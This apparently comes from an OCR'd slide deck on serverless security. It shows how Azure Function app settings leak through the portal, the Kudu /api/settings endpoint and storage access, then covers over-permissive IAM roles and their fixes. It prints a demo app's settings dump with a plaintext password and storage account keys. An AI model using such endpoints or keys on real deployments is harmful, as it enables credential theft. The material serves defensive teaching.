
Application settings

Application settings are encrypted at rest and transmitted over an encrypted cha
the controls below. Application Settings are exposed as environment variables fo

Name	Value
APPINSIGHTS_INSTRUMENTATIONKEY	Hidden value. Click to show value
APPLICATIONINSIGHTS_CONNECTION_STRIN	Hidden value. Click to show value
AzureWebJobsStorage	Hidden value. Click to show value
FUNCTIONS_EXTENSION_VERSION	Hidden value. Click to show value
FUNCTIONS_WORKER_RUNTIME	Hidden value. Click to show value
LOGIN_TO_3rd_PARTY	username_123
PASS	UR&j!E9w#4

In Azure, secrets can be accessed by anyone who has access to:

- App Service



https://azureshelldemo.scm.az ×
azureshelldemo.scm.azurewebsites.net/api/settings
[redacted]

```
{"deployment_branch":"master","SCM_TRACE_LEVEL":"1","SCM_COMMAND_IDLE_TIMEOUT":"60","SCM_LOGSTREAM_T
IMEOUT":"7200","SCM_BUILD_ARGS":"","aspnet:PortableCompilationOutput":"true","aspnet:PortableCompila
tionOutputSnapshotType":"Microsoft.Web.Compilation.Snapshots.SnapshotHelper,
Microsoft.Web.Compilation.Snapshots, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35","aspnet:DisableFcnDaclRead":"true","SCM_GIT_USERNAME":"windowsazure
","SCM_GIT_EMAIL":"windowsazure","webpages:Version":"3.0.0.0","webpages:Enabled":"true","webactivato
r:assembliesToScan":"Kudu.Services.Web","WEBSITE_SLOT_NAME":"Production","PASS":"UR&j!E9w#4","FUNCTI
ONS_EXTENSION_VERSION":"~3","ScmType":"None","WEBSITE_AUTH_ENABLED":"False","REMOTEDEBUGGINGVERSION"
:"16.0.28729.10","FUNCTIONS_RUNTIME_SCALE_MONITORING_ENABLED":"0","APPINSIGHTS_INSTRUMENTATIONKEY":"
67d3949c-7d95-4fa1-af20-
fd59b3d4050a","APPLICATIONINSIGHTS_CONNECTION_STRING":"InstrumentationKey=67d3949c-7d95-4fa1-af20-
fd59b3d4050a","WEBSITE_CONTENTAZUREFILECONNECTIONSTRING":"DefaultEndpointsProtocol=https;AccountName
=storageaccountrzeps95d2;AccountKey=Jo55/KxinKm14Tep9WQuL1Uvefqklz05Hi/iLYpb7yZu9n8Gi8MGCTOI/2eF55FU
KtZliGRBd8wAB7CGTivSLA==;EndpointSuffix=core.windows.net","WEBSITE_CONTENTSHARE":"azureshelldemo81ac
","LOGIN_TO_3rd_PARTY":"username_123","WEBSITE_AUTH_AUTO_AAD":"False","AzureWebJobsStorage":"Default
EndpointsProtocol=https;AccountName=storageaccountrzeps95d2;AccountKey=Jo55/KxinKm14Tep9WQuL1Uvefqkl
z05Hi/iLYpb7yZu9n8Gi8MGCTOI/2eF55FUKtZliGRBd8wAB7CGTivSLA==;EndpointSuffix=core.windows.net","FUNCTI
ONS_WORKER_RUNTIME":"dotnet","WEBSITE_SITE_NAME":"AzureShellDemo","WEBSITE_AUTH_LOGOUT_PATH":"/.auth
/logout"}
```

In Azure, secrets can be accessed by anyone who has access to:

- ~~App Service~~
- KUDU

https://[NAME_OF_YOUR_FUNC].scm.azurewebsites.net/api/settings

In Azure secrets can be accessed by anyone who has access to:

- ~~App Service~~
- ~~KUDU~~
- Storage Account (because you can upload a function which displays all environment variables)


Demo

OVER-PERMISSIVE ROLES

Bob’s 4th challenge:


Create the PoC app where internal candidates can submit their CVs


Demo



a azon
rvices™


Don’t use shared function IAM role






```yaml
provider:
  name: aws
  runtime: nodejs12.x
iamRoleStatements:
    - Effect: Allow
      Action:
        - dynamodb: '*'
        - s3: '*'
      Resource: '*'
```


Use per-function IAM role





```
plugins:
  - serverless-iam-roles-per-function

provider:
  name: aws
  runtime: nodejs12.x

functions:
  get-index:
    handler: functions/get-index.handler
    events:
      - http:
          path: /
          method: get
    #iamRoleStatementsInherit: true #optiona
    iamRoleStatements:
      - Effect: Allow
        Action: execute-api:Invoke
        Resource: arn:aws:execute-api:#{AWS::
```

What if you can access resources only from the Lambda?



Demo

Defense

- Follow **least privilege principle!**
- Use per-function IAM role
  - serverless-iam-roles-per-function (https://bit.ly/2MzjdYh)
- Harden your API Gateway
  - Use API Gateway Request Validation
    - serverless-reqvalidator-plugin (https://bit.ly/2Xqay0k)

In GCP **by default** all Cloud Functions in a Google Cloud project share **the same runtime service account** (with Editor role :0) – create unique service account to each function

In Azure apply RBAC to assign limited permissions to resource group. You can use Shared Access Signature tokens to get limited access to other resources.

But the reality…

Dude… it’s just for internal usage so I will not bother with all those additional steps!

DANGLING RESOURCES

Source: https://i.imgur.com/Dz1WI.jpg

test
test-1
test-3
sls-deploy-test
hello-world
